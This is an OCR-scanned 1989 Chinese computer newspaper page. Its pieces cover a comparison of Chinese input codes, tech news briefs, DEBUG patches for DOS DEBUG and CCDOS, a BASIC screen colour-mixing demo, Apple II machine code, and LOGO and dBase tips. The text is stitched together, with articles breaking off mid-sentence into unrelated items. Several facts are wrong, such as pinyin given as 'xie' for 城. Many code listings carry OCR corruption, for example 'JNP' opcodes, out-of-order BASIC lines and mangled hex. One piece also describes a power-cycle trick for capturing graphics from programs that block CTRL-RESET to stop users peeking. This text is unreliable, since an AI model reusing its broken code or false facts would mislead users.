是本文议论的前提。而拼音码与首尾码相比, 后者比前者更佳。根据有三。首先, 即使是一个自认为对拼音方案很熟悉, 而普通话水平较高的人, 在使用拼音码时, 也往往会发现, 自身的方言与标准普通话有着不少的冲突。举几个简单的字例: “城”、“按”、“翅”在普通话中的拼音分别为“xie”、“yip”、“chi”, 但在四川话中, 这三字的读音却

分别为“jie”、“yu”、“zhi”; 另外, 不少方言zh、ch、sh与z、c、s不分, l、n不分, ea、e或不分, 加上大量生僻、多音字更增加了拼音码的使用的困难。而首尾码以汉字本身的偏旁部首为依据, 见字识码, 不受其它因素的影响, 因而大大地方便了用户。其次, 通过定量地分析比较, 可以知道拼音码的重码率、高码数均比首尾码高。以每个英文字母为首尾的汉字量为依据, 拼音码的均方差为145.43, 而首尾码仅为74.32 (均以长城汉卡GWBIOS3.00版为准)。在实际操作中表现为有些常用汉字的拼音码键后, 还须翻好几页才能出现, 如“计”字在编码“ji”键毕之后尚须连翻4页才出现, 而“经”字要连翻5页; 再加上还要逐一选择键, 真令人大有“千呼万唤始出来”之慨。而使用首尾码时, 凡是可用首尾码查出的汉字 (所遗憾者即尚有个别理当查出而不能查出者也), 大多常用字均无需翻页, 其他的也多至翻2页, 这就使得其输入速度大大高于拼音码。

最后, 就两种拼音码的规则而言, 首尾码也比拼音码简单易学。特别对于不会拼音的人学习掌握首尾码远比学习掌握拼音码容易得多, 轻松得多, 这是显而易见的。如用笔者所接触到的首尾编码方案中, 都存在一个科学严谨的系统所不应该存在的疏漏与错误, 这不能不使用户倍感遗憾。输入, 长城汉卡 (GWBIOS3.00版) 的首尾码即有如下两点重要的疏漏与错误: 1、带部首“戈”、“㇀”、“戈”及“戠”的汉字, 除个别外, 其余大多数都不能用首尾码方式找到。特别是一些常用字如: “我”、“钱”、“线”、“战”及“威”、“威”等。从能查到首尾码查到汉字的的首尾码 (如“刘”为“行”的首尾码) 为“iv”、“旭”为“fk”、“查”为“fd”及通过“L”键头开翻页的方式查到“成”、“威”、“威”等字) 和该部首尾码的编码规则可以推断“戈”类部首的首尾码应为“f”, 而“㇀”类部首的首尾码应为“l”。但在方案的具体编排中把这两类字中的大多数抛进了“被遗忘的角落”。

2、个别汉字的首尾码明显地不合规律。如“蕊”、“紫”、“煨”、“破”, 按该版首尾码规则, 它们的编码应分别为

### 机械标准件参数化图库软件开发成功。

最近, 由中国机械电子部北京机械工业自动化研究所开展的“机械标准件参数化图库软件”已正式推出。这种被简称为“MPPS”的软件, 将成为绘制工程装配图低细表提供国标号、型号等信息。其中部份标准件还附有校核功能。该软件也可作为制订与验证标准件外形尺寸数据的有力手段。



北京 某路

▲兰州军区军医学院三部微软件获奖。最近, 经兰州军区和总部评审, 兰州军区军医学院三部微软件分别获得了军队科技进步四等奖。一是由训练部副部长、副教授陈玉魁等研制成功的《外科授课质量评估程序》; 二是由计算机教研室青年讲师侯平胜研制成功的《微机医学绘图系统》; 三是由计算机教研室青年讲师董剑利与军事医学教研室主任、副教授王克孝共同研制的《考试管理系统》。

兰州 张永法

### 国内首创的微电脑调偏仪

在沈阳研制成功。由沈阳市经纬仪表研究所研制, 国内首创的LKJ-1型微电脑调偏仪日前在沈阳交付使用, 并投入批量生产。该调偏仪是纺织行业同型号经纱热联动生产线配套的, 具有抗干扰能力强, 调整准确, 操作简单, 运行可靠等优点。

该调偏仪以8031单片微机为核心, 由两组红外线发光管, 两组磁光电机, EPROM, 七段显示器, A/D转换器, D/A转换器及输出控制电路等组成

沈阳 戴正国

“id”、“Q”、“w”和“at”, 但其实际编码却分别是“id”、“q”、“w”和“a”。

被广泛应用的湖北汉卡的首尾码也有类似的漏洞: 各种拼音码尚存各具“特色”的不尽如人意之处。由于篇幅有限这里就不再一一罗列。一个方案的设计思想是科学, 其具体实现中的疏漏与错误所给人的遗憾就愈强烈。用户欣赏巧妙、科学的设计思想, 他们更欢迎充公代表这种思想的、严谨、完美的产品。

谨以此书献给辛勤致力于汉字信息编码开发的专家们。

重庆 周启勇

☆会出汗呼吸的机器人。最近, 美国一家实验室研制成功了一种结构复杂、由计算机控制的机器人。它与人体相仿, 身上约有四十个关节, 可象人一样活动, 可模仿人走路、弯腰、蹲下和爬行。它的骨骼由管子及枢轴构成, 骨骼的外面包有软塑料制成的皮肤, 整体也能保持恒定的温度。它的出汗和呼吸原理是由细软管将体内的水排出在皮肤表面模仿出汗。另外, 通过鼻子和嘴, 由胸部的扩张和收缩, 模拟肺的呼吸。这种机器人可用于试验人在恶劣环境中的适应极限, 也可用来试验防护用品的有效性。在军事、消防、核反映堆的实验中具有重要作用。

☆妇女避孕手表。英国有一种由传感器元件和微电脑组成的妇女避孕手表, 用来检测如女处在排卵期前后的生理变化, 当表面的液晶显示为红色时, 它提醒佩戴者要注意避孕。

☆计算机自动测量与控制国际会议在京召开。由中国航空航天工业部与波兰原子能委员会联合发起“计算机自动测量与控制89年国际研讨会”在京召开。

由波兰、美国、苏联、西德、匈牙利、意大利等国和国内百余名专家向会议提交了近70余份新成果的论文。

### 用眼睛说话成现实 美国医学家发明了一种电脑系统, 它可帮助哑巴或失去说话能力的人用眼睛“说话”。

这种电脑有一个脸部反射器, 有一个小荧光屏。如果将一个微小的电极置入哑人的骨骼中, 人的大脑就可以与电脑进行“思维联系”, 而眼睛就成了联系工具。电脑荧光屏上分为64个格, 每个格代表一种意思, 或一个数字。如“我要吃饭”、“我要喝水”等词语。只要哑人的眼睛对准一个格看上一秒钟, 那个格就会显示信号, 医生 (或别的工作人员) 就会知道哑人要求干什么。

☆编者: 891004  
名称: 实用中西文正文排版程序  
作者: 石自力  
功能简介: 该程序由C86支持, 可对中西文正文文件按任意给定的行长进行排版, 可自动调整跨行的汉字和西文单词, 可按需要对某些行进行左对齐, 右对齐及中间位置排列, 排出的文件正文行左右不留空格 (段首行除外), 版式清晰美观, 非常适于一般的文章和书信。

★编者: 891005  
名称: DZY中文编辑器  
作者: 丁正根  
功能简介: 本系统采用全屏编辑, 含字段操作功能, 几乎能象IBM机的CCWordstar一样对中文或西文文章进行编辑, 使用相当方便, 打印也独具特色, 字型为25种, 且能反白打印、纵向打印、自动分页打印。本系统与我所开发的五笔字型输入法 (一级汉字) 或五笔硬卡兼容, 若两者结合起来使用, 将会使中华学习机成为一个“四通”。

★编者: 891006  
名称: 波的干涉  
作者: 查慧、刘福彬  
功能简介: 高中物理第一册, 有关波的现象, 波的干涉、波的叠加、波的干涉等问题, 教师讲解时非常抽象、非常吃力, 学生很难理解, 利用《波的干涉》软件, 以动态图象辅助教学, 将会生动、形象地再现波的一切干涉现象, 特别是波的叠加, 如用彩显效果更佳。教师只需简单讲解, 学生通过观察进行观察, 就容易理解, 从而达到教学的目的。

本软件利用汉字图表, 提示清楚, 操作方便, 已在中华学习机及其兼容机上通过, 适用于高中或大学有关波的干涉一章的教学工作, 是教师利用计算机设备辅助教学的有效工具。该软件在89年四川省第三届青年计算机软件评比中获奖。

★编者: 891007  
名称: 中华学习机及兼容机  
转让形式: 磁盘一张  
转让价格: 24元 (含邮资)  
收数单位: 成都《软件报》编辑部

### 广东农村能用电脑指挥施肥

广东省农科院土壤肥力研究所在本省高要县办起1000亩稻田“电脑推荐施肥”试点。八月间, 经严格考核, 这千亩早稻比习惯施肥法, 每亩增产稻谷43.1公斤。

电脑推荐施肥的主要方法是, 从试点田有代表性的田块中取出土样, 化验氮、磷、钾的含量, 再通过电脑计算出这块田各个时期需要施放氮、磷、钾的数量, 进而指挥各片田施肥的时间和各种肥料的重量, 以克服过去盲目施肥的现象。这一科学施肥法, 受到当地农民欢迎。农科院打算在该省各地农村推广应用。

★全国中华学习机软件评比活动圆满闭幕。由中组部、国家教委、中国科协联合组织的中华学习机软件评比活动最近在北京圆满闭幕。据介绍, 这是应国内广大计算机用户的要求而首次颁发的社会性大奖。

近年来, 已有数万台中华学习机进入我国城乡家庭的中小学及校外科技辅导站, 但因我国软件保护、版权制度等措施尚未健全, 致使教育软件、智力开发软件、游戏软件、家庭和个人应用软件的开发与发展受到很大的影响。中华学习机软件评比活动的目的就是促进了管理, 更好地扶植和鼓励中华学习机软件

开发, 奖励优秀软件

并充分肯定开发人员, 的劳动成果, 以利于更有效地提高软件资源的社会利用价值。据介绍, 这次评选活动将面向学校, 面向学生, 面向个人。银奖共设一、二、三等奖和鼓励奖。这次活动由中华学习机普及协会、全国教育软件评审委员会、全国软件登记中心具体主办, 目前, 由权威专家组成的评审委员会已向全国发出通知, 从现在起到十月三十日止进行中华学习机软件的申报登记。

★科海集团推出“二维三码”法。北京科海高技术公司近日推出一神新的计算机汉字输入法——“二维三码”法。这种输入法在键盘上仅用29个基本键位, 每个汉字的最大码长由4个汉字压缩为3码, 且动态重码率低于千分之一。这种输入法可同时输入简体字与繁体字, 输入规则完全相同。其规则简单易学, 初学者几分钟即能掌握。

★七色打印机推出。台北Taiwanq公司推出B1-206 C24彩色打印机。它与IBM5500/5540机兼容, 并能国内国产化SIO-01型出租车计价器, 最近由上海第二电表厂研制成功, 并在日前通过鉴定。

★1分钟推出全部性能参数智能化电机特性测试仪问世。上海华东电机技术研究所日前研制成功智能化电机特性测试仪。



★编者: 891008  
名称: 实用中西文正文排版程序  
作者: 石自力  
功能简介: 该程序由C86支持, 可对中西文正文文件按任意给定的行长进行排版, 可自动调整跨行的汉字和西文单词, 可按需要对某些行进行左对齐, 右对齐及中间位置排列, 排出的文件正文行左右不留空格 (段首行除外), 版式清晰美观, 非常适于一般的文章和书信。

# ● 长城 0520CH 屏幕混色方法 ●

```

10 长城0520C-H微机92种彩色显示
20 SCREEN 1,0,KEY OFF,CLS
30 LINE(32,0)-(639,431),3,8
40 FOR I=0 TO 7,READ A;LOCATE 3+I*2,1,PI
INT A;LOCATE 25,5+I*18;PRINT A;NEXT I
50 FOR A=0 TO 7,FOR B=0 TO 7
60 FOR Y=B*54+1 TO (B+1)*54-2 STEP 2
70 LINE(A*88+33,Y)-(A*88+56,Y),A
80 LINE(A*88+33,Y+1)-(A*88+56,Y+1),B
90 NEXT Y
100 IF A=B THEN 220
110 FOR X=A*88+58 TO A*88+81 STEP 2
120 LINE(X,B*54+1)-(X,(B+1)*54-2),A
130 LINE(X+1,B*54+1)-(X+1,(B+1)*54-2),B
140 NEXT X
150 GOTO C2-B
160 FOR X=A*88+83 TO A*88+106
170 FOR Y=B*54+1 TO (B+1)*54-2 STEP 2
180 PSET(X,Y),C1;PSET(X,Y+1),C2
190 NEXT Y
200 SWAP C1,C2
210 NEXT X
220 NEXT B,A
230 DATA 黑色,蓝色,绿色,青色,红色,棕色,白色

```

长城0520C-H微机的彩色图形显示功能比较强，它的彩色图形显示适配器(C-14)上配置的視頻存储器容量很大，兰、绿、红三个区均为48K，远远超过IBM-PC/XT，它可以提供黑色、兰色、绿色、天兰色、红色、粉红色、棕色和白色共八种基本色。然而在一些特殊的绘图工作中，需要使用的颜色，往往超过8种，甚至达几十种。因此，如何利用长城机的特点，根据这8种基本颜色调配出多种混合色，便成为广大计算机工作者十分关心的问题。

**一、屏幕混色的基本原理**  
众所周知，在计算机上绘图，屏幕上显示的图形是由许许多多不连续的彩色光点组成的，屏幕显示的分辨率决定了这些光点的数目(长城0520C-H在高分辨率状态下为640×450个光点)，它由“硬件”确定，无法随意增减，每个光点能够显示的8种基本颜色也是无法改变的，因此，要使不同的颜色真正浑然一体几乎是不可能的，至少可以说用“软”方法很难做到。  
为解决上述难题，使屏幕显示获得更多的色彩，可以利用人们视觉上的误差，以光点的混合排列代替色彩的混合。方法为：将不同颜色的光点相间地，尽可能紧密地靠在一起，形成一块块相连接的混合光斑，使人产生颜色混合的感觉，从而得到介于不同颜色间的混合色彩。

## 对《完善 Turbo PASCAL 4.0》一文的补充

### 一、Turbo PASCAL 4.0 中有一 CRT 单元，该单元包含所有和屏幕有关的过程，输入输出均直接存取屏幕的显示缓冲区，以达到快速，这样汉字就不能显示，但我们如果修改全局变量 DirectVideo 为 FALSE，CRT 单元中所有和屏幕有关的过程的输入输出，均变为基本输入输出，即使用中断10进行输出，这样不仅可实现汉字的显示，而且输入输出均能使用窗口功能，光标定位，另外还能实现反向显示。

### 二、屏幕混色的实现

长城 0520C-H 的基本颜色为8种，两种颜色组合数为  $C_2^8 = \frac{8 \times 7}{2} = 28$  种，可见两种颜色至少可以产生28种混合色。然而在实践中可以发现，两种颜色的光点按不同的方式排列，得到的混合色彩也是不同的。  
方式1 将两种颜色的光点，点与点相间地排列，如图1。这种排列使得色彩分布均匀，相互间渗透力很强，混合效果很好。它是通过“点”操作来实现的，因而速度较慢。  
方式2 将两种颜色的直线相间地、纵向排列，如图2。由于它是“线”操作代替“点”操作，在效果上与方式1显然不同，而且在速度上也较快，但质量稍差。  
方式3 将两种颜色的直线相间地、横向排列，如图3。这种方式似乎与方式2相同，但实际效果却完全不同，这是由显示器的性质决定的。  
由此可见，两种颜色所产生的混合色彩有  $3 \times 28 = 84$  种，加上8种基本色，长城 0520C-H 计算机至少可以显示出92种质量较高，较为清晰的色彩。利用这些混色技术进行屏幕绘图，可以使图形更加美观、生动。  
下面这段程序可以显示出长城0520C-H机的基本色彩及其两两混合后所产生的各种混合色彩。150行至210行，为方式1混色；60行到80行为方式2混色；110行到140行为方式3混色。有兴趣的读者不妨一试。

本版责任编辑：06号

对DOS 2.X版的DEBUG.COM，已较好地解决了D命令汉字错乱问题(见本报89年128期《也谈DEBUG的汉化》)。对DOS 3.0的DEBUG.COM，由于程序结构的根本性不同，方法也不一样。经分析DOS 3.0的DEBUG.COM实质上是一个EXE型文件。DOS加载此程序后，100H处的第一条指令是一个跳转指令，跳转执行程序末的一个加载子程序，它按照110H~30FH的标准EXE型文件头对310H以下、本加载子程序之上的程序体进行重新加载，确定寄存器值，对重定位项进行重定位，将程序体往低地址覆盖文件头，最后跳转文件头给出的CS:IP处执行。因此，对D命令的附加处理程序只能加插在程序之间。下面给出详细步骤。

```

C>DEBUG DEBUG.COM
-M3E87 3E19 3E67
-RX
CX 3E19
: 3E79
-A100
****@100 JMP 3E67
-AAFD
****@AFD JMP 3E87
-A3E87
PUSH AX.
LODSB
CS:
CMP BYTE PTR [3E85],FF
JNZ 3E99
MOV AL,20
CS:
MOV BYTE PTR [3E85],00
CS:
TEST BYTE PTR [3E86],01
JNZ 3EA4
CMP AL,A0
JB 3EB2
CMP BYTE PTR [S1],A0
JB 3EB7
CS:
INC BYTE PTR [3E86]
JMP 3EB4
NOP
AND AL,7F
CMP AL,7F
JZ 3EB3
CMP AL,20
JNB 3EBE
MOV AL,2E
STOSB
LOOP 3E88
CS:
TEST BYTE PTR [3E86],01
JZ 3EB2
MOV AL,[S1]
STOSB
CS:
MOV BYTE PTR [3E85],FF
POP AX
JMP 8908
-WDEBUG.COM
-Q
-D
C)

```

## 用DEBUG修改执行文件为什么要改名?

因为各种各样的原因，在得不到源程序时，我们需要对执行文件作一些修改。这通常借助于调试程序DEBUG来完成。在DEBUG中，介绍了修改执行文件的5个步骤，即改名、加载、修改、写盘、改名。许多人在使用DEBUG修改执行文件时，都沿着此步骤。

我们知道，执行文件有一个头，少则32字节，多则20余K。在按标准方式加载时，执行文件头在完成使命之后就消失了，且有些数据是不可逆的。因此，如果不执行文件加以写保护，则会丢失数据，而无法再正常执行了。

DEBUG在加载一个文件时判定它是否是执行文件，不是以它的内容，而是以文件名来判定的，如果是EXE作为扩展名的文件，则用INT 21H中断的4BH功能调用，否则用其它的数据加载方式调入。

事实上，我们可以修改DEBUG的判定扩展名的子程序，使它认为EXE结尾的文件并不是执行文件，这样就可以不改名而修改执行文件了。修改非常简单。下面是PC DOS 2.1中DEBUG的程序段：

```

0913:0B46 PUSH BX
0913:0B47 MOV BX, [2CE1]
0913:0B48 CMP WORD PTR [BX], -5645
0913:0B4F JNZ 0B55
0913:0B51 CMP BYTE PTR [BX+02], -45
0913:0B55 POP BX
0913:0B56 RET

```

只要把加横线的代码(它对应为EXE)随便改动一个，如把58改为59，写回就行了。

修改步骤如下：  
①COPY DEBUG.COM DEBUGEXE.COM ②DEBUG DEBUGEXE.COM ③修改指定代码 ④写回

这时，如果要分析执行程序用DEBUG，修改执行程序用DEBUG.EXE，无需改名。当然，方便多了。另外，虽然也有一个工具程序可以直接修改执行文件，但DEBUG有D命令和A命令，这对于修改和增加与执行指令有关的内容是功夫独到的。所以，在此情况下还是用它为好。

重庆建筑工程学院 袁荣映

## 也谈 BASIC 程序获取命令行参数

《软件报》第36期刊登的《使BASIC能接受命令行参数》一文，我们在工作中也曾遇到过类似的情况，但解决方法有所不同。经录于后，供大家参考。

方法1，利用DOS中断INT 21H的第62H号功能(取得程序前段地址、出口参数；BX=程序前段地址)获取命令行参数：

```

DIM AS$(127)
REG I,0H4200
CALL INTERRUPT 21
DEF SEG = SEG(2)
FOR I = 0H01 TO 0HFF
  IF PEEK(I) = 0H0D THEN PRINT AS
  AS = AS + CHR$(PEEK(I))
NEXT I
END

```

适应范围：DOS 3.0以上版本、Turbo BASIC 编辑

方法2，利用语句 SCREEN(<行>,<列>) (读取屏幕指定位置处字符的 ASCII 码) 获取命令行参数。

```

A1 = CSRNLN
A1 = A1 - 1
FOR I = 1 TO 80 : '屏幕行宽 80
  AS = AS + CHR$(SCREEN(A1,I))
NEXT I
PRINT AS
END

```

此法功能较强，除参数之外，还可获取的命令行上的其它内容，如当前目录、驱动器、程序名本身等。不言而喻，此法在获取命令行参数之前不应破坏屏幕画面。此法适应范围亦为 BASIC 编辑。

DO S 3.0以上版本中有一虚盘命令，即VDISK.SYS命令，它可以将系统内存的一部分作为虚盘使用，这样就能以访问内存的速度读写虚盘上的数据，从而大大提高系统运行速度。以前由于多数微机用户的系统内存只有640K，所以以往介绍的虚盘设置方法也只限于640K以内。现在随着微机的发展与更新，许多用户都用上了1M以上的286、386微机，如照以前介绍的方法设置，则减少了宝贵的640K可用内存。又浪费了640K以外的384K内存。其实，要解决这个问题很简单，只要在命令后再加上适当的参数就行了。下面把在config.sys系统文件中的

## DOS 840K 以外的虚盘设置

两种命令格式分述如下：

- 在640K以内设置虚盘：  
device=vdisr.sys n1 n2 n3
- 在640K以外设置虚盘：  
device=vdisk.sys n1 n2 n3/E  
n1为虚盘大小，单位K字节，具体可根据需要设定。  
n2为虚盘扇区大小，单位为字节，一般在128~512字节中选择。  
n3为虚盘最大目录数(文件数)，一般在64~256中选择。  
/E为使用640K以外扩展存储器的专用参数。

常州 许晨



# 改进 HPLOT 语句

```

6000- C9 C1 F0 13 20 B9 F6 20
6008- 11 F4 A5 26 95 3C A5 27
6010- 49 60 85 3D 20 B4 60 20
6018- B7 00 C9 C1 F0 01 60 20
6020- C0 DE 20 B9 F6 84 9D 90
6028- 8A 8A 9D EA 48 38 E5 E0
6030- 48 8A E3 E1 85 D3 80 0A
6038- 68 49 FF 69 01 4E 49 00
6040- E5 D3 85 D1 85 D3 85 85
6048- 00 85 D4 68 85 E0 86 E1
6050- 98 18 E5 E2 90 04 49 FF
6058- 49 FE 85 D2 84 E2 66 D3
6060- 38 E5 D0 AA 49 FF E5 D1
6068- 85 D1 A4 E2 84 E2 66 D3
6070- 65 F4 38 A5 D4 85 D2 95
6078- D4 A5 E9 0Q 85 D5 A5
6080- 26 85 3C A5 27 49 60 85
6088- 20 20 B4 60 EA EA EA EA
6090- EA EA EA EA EA EA EA EA
6098- 1D F0 14 A5 D3 E0 C0 20
60A0- D3 F4 18 A5 D4 65 D0 85
60AB- D4 A5 D5 65 D1 50 CE 4C
60B0- 17 60 EA EA A5 00 F0 29
60B8- C9 01 D0 03 4C D0 60 C9
60C0- 02 D0 03 4C 70 60 EA B1
60C8- 3C 25 30 11 26 91 26 60
60D0- A5 30 49 FF 31 26 85 45
60DB- E1 3C 25 30 45 95 41 26
60E0- 60 A5 30 31 26 49 FF 25
60E8- 30 85 45 A5 30 49 FF 31
60F0- 26 05 45 91 26 60 EA EA
60FB- EA EA EA EA EA EA EA EA
03F5- 4C 00 60

100 REM : INVERSE
110 HGR : POKE 0,0
120 FOR I = 0 TO 191: & O, I TO 2
79, I: NEXT
200 REM : HGR2-->HGR
210 HGR : POKE 0,1
220 FOR I = 0 TO 191: & O, I TO 2
79, I: NEXT
300 REM : HGR2 OR HGR
310 HGR : POKE 0,2

320 FOR I = 0 TO 191: & O, I TO 2
79, I: NEXT

```

在APPLE-Ⅱ中的HPLOT语句,既可画一个点,又可在许多点之间连线,然而,它不能进行反相,扫描另一页图形,将两页图形合并等功能。

我仿照解算程序编了一个机器语言子程序,具有对图形上每个点线进行反相,显示另一页图形上的点及把两页图形合并起来这三项功能。

程序的使用方法如下:

先输入机器语言子程序(见清单),再置“&”功能键处理单元 \$03F5, 4C 00 60

同时, \$00单元的值指示着三种功能: (\$00) = 0: 将本页(正在绘图的一页)进行反相。

(\$00) = 1: 将另一页上的点扫描至本页图形。

(\$00) = 2: 将两页图形合并后放入本页。

注: 绘图的真数取决于 \$250 的值。(\$250) = \$20, 则在第一页绘图, (\$250) = \$40 则在第二页绘图。

使用本程序时应先置好 \$00 单元的值以选取某一功能,再用 & 语句画点连线即可。这都可在 BASIC 程序中使用。

& 语句使用方法用于 HPLOT 语句, 后可加 TO 语句, 只不过将 HPLOT 换成 TO 而已。

如 110, 120, 110.5 TO 215, 128 作为一个示例, 附后的 BASIC 程序提供了三种全屏幕处理方式, 反相, 换成另一页, 图形合并, 分别为 100, 200, 300 开始的语句。

```

C>REN CCP1A,EXE CCP1A
C>DEBUG CCP1A
-A9F28
449F:9F28 JMP A3E7
449F:9F2B NOP
449F:9F2C
-AA3E7
449F:A3E7 CMP AH,69
449F:A3EA JNZ A3ED
449F:A3EC MOV BX,95E8
449F:A3EF CMP BYTE PTR [E945],02
449F:A3F4 JZ A43A
449F:A3F6 MOV BYTE PTR [E945],02
449F:A3FB JNP A418
449F:A3FD CMP AH,6A
449F:A400 JNZ A43D
449F:A402 MOV BX,95F2
449F:A405 CMP BYTE PTR [E945],03
449F:A40A JZ A43A
449F:A40C MOV BYTE PTR [E945],03
449F:A411 MOV DX,9E61
449F:A414 JMP A419
449F:A416 MOV DX,9E47
449F:A419 MOV AX,3D00
449F:A41C INT 21
449F:A41E PUSH BX
449F:A41F PUSH AX
449F:A420 POP BX
449F:A421 MOV AX,4200
449F:A424 XOR CX,CX
449F:A426 MOV DX,0020
449F:A429 INT 21
449F:A42B MOV CX,34E0
449F:A42E MOV AH,3F
449F:A430 MOV DX,36DA
449F:A433 INT 21
449F:A435 MOV AH,3E
449F:A437 INT 21
449F:A439 POP BX
449F:A43A JMP 9F30
449F:A43D JNP 9F40
449F:A440
-A9FEF
449F:9FEF JNP 9F30
449F:9FF2
-AA211
449F:A211 MOV BX,96DA
449F:A214 NOP
449F:A216
-AA145
449F:A145 DB 03 00 43 3A 5C 43 32 31 33 5C 53 57 2E 43 4F 4D
449F:A155
-AA161
449F:A161 DB 43 3A 5C 43 32 31 33 5C 50 59 2E 43 4F 4D
-W
Writing A052 bytes
-Q
C>REN CCP1A EXE

```

## 在 CCDS02.13A 中实现首尾与拼音的切换

CCDOS 2.13A 汉字系统具备区位、拼音、首尾三种汉字输入方法,但启动后首尾和拼音两种方法只能使用一种,不能切换,若要换为另一种则必须在系统下运行 SW.COM 或 PY.COM,分析程序可知,系统启动后内存中只有一种码表(首尾或拼音),Alt-F2 不(也不能)起作用,因此,首尾和拼音只能取其一,这就使习惯于交替运用这两种方法的操者颇感不便。

为了能切换使用首尾和拼音两种方法,本人对 CCP1A.EXE 中的键盘处理部份作了点修改,运行新的 CCP1A.EXE 后,首次按下 Alt-F2,系统从硬盘上将 SW.COM 中的首尾码表读入内存,随即可用首尾输入汉字。进入首尾方式后,可以切换到任何其它方式,Alt-F3 的作用是将在硬盘上 PY.COM 中的拼音码表读入内存,进入拼音方式(启动系统后,在首次按下 Alt-F2 之前按下 Alt-F3 时不读表,因为此时内存中已装入拼音码),拼音与其它方式亦可随意切换。如果在两次 Alt-F2(Alt-F3)之间未转入过拼音(首尾)方式,那么在第二次 Alt-F2(Alt-F3)之后立即切换,不再读表,否则将再次读表。

修改 CCP1A.EXE 的全部过程由附图给出。

- 几点说明:
1. 附图中, DS: A145 是程序运行时的 DS, 9E45 这个字节是当前内存中已装入码表的标志, 02 为首尾, 03 为拼音。
  2. 读表时使用的文件标识(包括盘符、路径、文件名)必须视具体情况正确给出。SW.COM 的标识从 DS, 9E47(附图中为 A147)开始存放, PY.COM 从 DS, 9E61(附图中为 A161)开始存放。
  3. 在此之前,本人还采用过另一种方法:将 SW.COM 和 PY.COM 两个文件读入内存后驻留,切换时从内存中将码表传送到指定区域,这样速度快且不读表,也不涉及文件标识,但有效内存空间减少了近 30 KB,故不译述。

湖南师大 詹世

## 也谈《截获动态图形》

本报今年第 21 期《截获动态图形》一文,经上机运行,发现有点错误。

1. 70 语句:……(A \$ = CHR \$(34))……中的“34”应为“64”,即 SHFT+2 的 ASCII 码。

2. 120 语句:“A=2000 后面应加上, GOTO 140, 否则只能存第二页而不能存第一页图形。”

3. 150 语句:由本语句设置的开关量为显示第一页高分辨率图形,所以无论 SAVE 第一页还是第二页图形,都只显示第一页。改进的办法是加一条 152 语句显示第二页。

152 POKE -16304,0: POKE -16302,0: POKE 49235+ASC(A \$)-62,0: POKE -16297,0

在 140 语句后再加上条件转移语句,控制两页图形切换。

142 IF ASC(A \$) = 33 THEN 150

144 IF ASC(A \$) = 64 THEN 152

另外,70 语句中(A \$ = “”)……后面应加后括号,至此,程序才能正常运行。但是,按原文所述利用 CTRL-RESET 后的自动启动功能运行本程序以达到截获动态图形的目的,实际上是办不到的。只有在 CTRL-RESET 后能够停下来的软件图形才能被截获。因为在许多优秀软件如“KARATEKA”、“EASYS”中,为了防止用户中断程序而窥探软件内容和技巧,都将 CTRL-RESET 向量入口置入程序的首地址,只要用户按 CTRL-RESET 键,就会重新启动程序;若此时驱动器中换掉了其它盘,如本程序,就会读盘失败,机器死锁或取盘空转,所以要截获动态图形是办不到的。

解决的办法是:1. 将经过完善的本程序格式化一张盘;2. 运行目标盘,将图形出现后,选择好合适的画面即关掉主机电源,迅速拿出磁盘,再将电源打开;3. 插入本程序盘,PR 6 运行,即可截获任何动态图形。注意:关一开电源的间隔时间既不能太长也不能太紧张匆忙。有许多软件装入运行后驱动器就停下来,

可拿出目标盘而插入本软件盘,选好画面,关一开机即可。

最后,配合上述程序,本人提供一个调查打印程序,用户可将此程序格式化一张盘,将截获的各种图形以 TXn(n=1-14) 的文件名存入本盘,只要运行本盘就会将图形逐个调出显示,并按用户要求打印出正常密度、反向显示的放大或正常图形。用户也可小改程序,打印出倍密度和正常图形,但由于倍密度图形不正,真相打印的是“底版”图形,故不多采用。

西安 84916 部队 王译明

```

30 HOME : HGR : DR = CHR$(4)
20 FOR I = 1 TO 14: POKE -16302,0
: PRINT DR: "BLDAD TX": STR$(I):
",AS2000"
25 POKE -16301,0: VTAB (22): INPUT
"PRINT TX(V/N)?": AS: IF AS ( )
"Y" AND AS ( ) "N" THEN 25
35 IF AS ( ) "Y" THEN 70
40 POKE 1913,33: HOME : VTAB (22): INPUT
"ENLARGE(Y/N)?": K9: IF K9 ( )
"Y" AND K9 ( ) "N" THEN 40
45 IF K9 = "Y" THEN POKE 1913,PEEK
(1913) + 64
65 PRINT DR: "PROB": PRINT CHR$(9)
: PRINT DR: "PROB"
70 NEXT
80 TEXT : HOME : VTAB (6): HTAB (16)
: PRINT "END": VTAB (16): VTAB
(9): INPUT "CONTINUE(Y/N)?": DS
85 IF DS ( ) "Y" AND DS ( ) "N" THEN
80
90 IF DS = "Y" THEN 10
92 HOME
100 VTAB (6): HTAB (12): PRINT "800
D-BY": GOTO 100

```

## 如何形成新的数据库

在 C-dbase II 中,主要是与数据库打交道,因此在日常工作中,经常会碰到由原始数据库派生出来一个新数据库,从而克服了手工建库的繁琐。一般,当从两个数据库文件中各取出一个满足关联条件的记录,选取双方需要的字段名组成一个新记录,常用 JOIN 命令等,但当两个数据库文件只涉及到记录与字段之间发生关系时,就得另谋它法。笔者曾在本厂《生产计划投入产出》子系统中采用过数据库的特殊结构文件,从而不通过会话方式自动生成新的数据库文件。现以之为例加以说明。

- 程序说明:
- 1-2, 打开 A 区 I 厂里常规产品为字段名的原始投入产出 OPL。
  - 3-5, 由 OPL 形成特殊结构文件 MPL, 并给所有记录加上删除标记。
  - 6-7, 打开 B 区 II 厂以产品为单字段的月度计划产品输入 INPUT。
  - 8-25, 在 MPL 中寻找 INPUT 中的产品, 找到则对该产品做删除标记, 否则给予提示。
  - 26-27, 对 MPL 进行索引。
  - 28, 自动生成所要的月度计划投入产出 NPL。
  - 29, 从 OPL 库中追加所有记录到 NPL 中。
- 就这样很方便地形成了新的数据库,在本厂的具体使用过程中,效果不错。

江苏 顾鹏飞

```

TO FOR :A :B :S
IF :A > :B STOP
DEPOSIT :A FIRST :S
FOR :A + 1 :B BF :S
END

```

### 为 LOGO 增加 图幕 擦除 命令

成都七中 江华国

```

TO CLS01
FOR 39328 39364 [160 0 162 191 169 0 13
5 6 165 6 10 10 41 28 133 21 165 6 106 1
06 106 106 41 3 5 21 9 32 133 21 165 6 1
06 41 224 133 20]
FOR 39365 39398 [106 106 41 24 5 20 133
20 169 0 145 20 24 169 1 101 6 133 6 20
2 208 205 169 95 32 168 252 200 152 201
39 208 188 96]
END
TO CLS02
FOR 39406 39474 [169 0 133 6 10 10 41 2
8 133 21 165 6 106 106 106 41 3 5 21
9 32 133 21 165 6 106 41 224 133 29 106
106 41 24]
FOR 39475 39484 [5 20 133 20 169 0 160
39 145 20 136 208 251 169 95 32 168 252
24 169 1 101 6 133 6 201 191 208 196 96]
END

```

